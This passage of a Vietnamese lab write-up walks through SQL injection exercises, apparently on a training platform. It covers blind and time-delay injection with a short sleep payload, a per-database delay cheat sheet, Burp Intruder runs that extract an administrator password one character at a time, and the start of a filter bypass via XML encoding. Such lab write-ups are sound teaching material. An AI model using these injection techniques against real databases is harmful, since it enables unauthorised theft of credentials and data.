
Bước 6: Xóa bỏ TrackingId.



Kết quả nhận về có nhiều hơn 1 dòng được return về. Nên ta bỏ thêm phần LIMIT 1 để có duy nhất 1 dòng được trả về




Kết quả trả về là không có administrator, vậy ta đổi phần select username thành select password



b. Kết quả

Kết quả là sau khi select password đã trả về như sau:

- Username: administrator
- Password: p0hkh5tkzuernvm6ajpm



13. Blind SQL injection with time delays

a. Cách thực hiện

Lần lượt thử các câu lệnh bên dưới với cấu trúc như sau:

‘ || (select SLEEP(10)) - -


Nếu phần response nào trả lời chậm, thì đó chính là câu trả lời

Time delays


You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle	`dbms_pipe.receive_message(('a'),10)`
Microsoft	`WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT pg_sleep(10)`
MySQL	`SELECT SLEEP(10)`

Kết quả là database được sử dụng là PostgreSQL.




b. Kết quả




14. Blind SQL injection with time delays and information retrieval


a. Cách thực hiện

Bước 1: Xác nhận rằng trang web có thể tấn công được



Bước 2: Xác nhận rằng users table có tồn tại trong database





Kết quả trả về là có tồn tại

Bước 3: Dự đoán độ dài của password

Bằng cách thêm vào đằng sau mệnh đề user=’administrator’ phần length(password) > 1 hoặc length(password) > 25 thì ta biết được độ dài của password từ 1 đến 25 kí tự.


Để dự đoán chính xác, ta *send to intruder* và tiến hành *sniper* độ dài

17	17	200	10279	11569
18	18	200	10288	11569
19	19	200	10279	11569
20	20	200	270	11569
21	21	200	266	11569
22	22	200	279	11569
23	23	200	279	11569

Bắt đầu từ request thứ 20, response received rất ít => Rơi vào trường hợp else trong câu lệnh select phía trên. Vậy password có độ dài chính xác là 20 kí tự.

Bước 4: Dự đoán password của administrator

- Dự đoán kí tự đầu:



Dự đoán kí tự đầu là ‘a’ nhưng *time delays* ít hơn 10s nên không phải. Vậy *send to intruder* và tiến hành *sniper*

25	y	200	272	11569
26	z	200	10290	11569
27	0	200	273	11569

Duy nhất tại z có response recieved là hợp lệ. Vậy kí tự đầu tiên là ‘z’


- Dự đoán 19 kí tự còn lại:

Thay vì sniper, để dự đoán 19 kí tự còn lại, ta dùng cluster bomb. Với payload 1 chỉ vị trí của kí tự, payload 2 là kí tự tại vị trí đó.

b. Kết quả

Theo đó, ta có kết quả như sau:


- Username: administrator
- Password: zr4j7pstvmejatugy3dx




15.SQL injection with filter bypass via XML encoding

a. Cách thực hiện


Bước 1: Thêm vào phần stored id : UNION SELECT NULL để xác định xem có thể tấn công được hay không. Sau đó nhấn *Send*




Bước 2: Tuy đã tấn công nhưng lại chưa thành công. Phần response có trả lời ‘Attack dectected’. Để xử lí, chọn Extensions để tiến hành cài đặt Hackvertor




Bước 3: Tiến hành sử dụng hackvertor



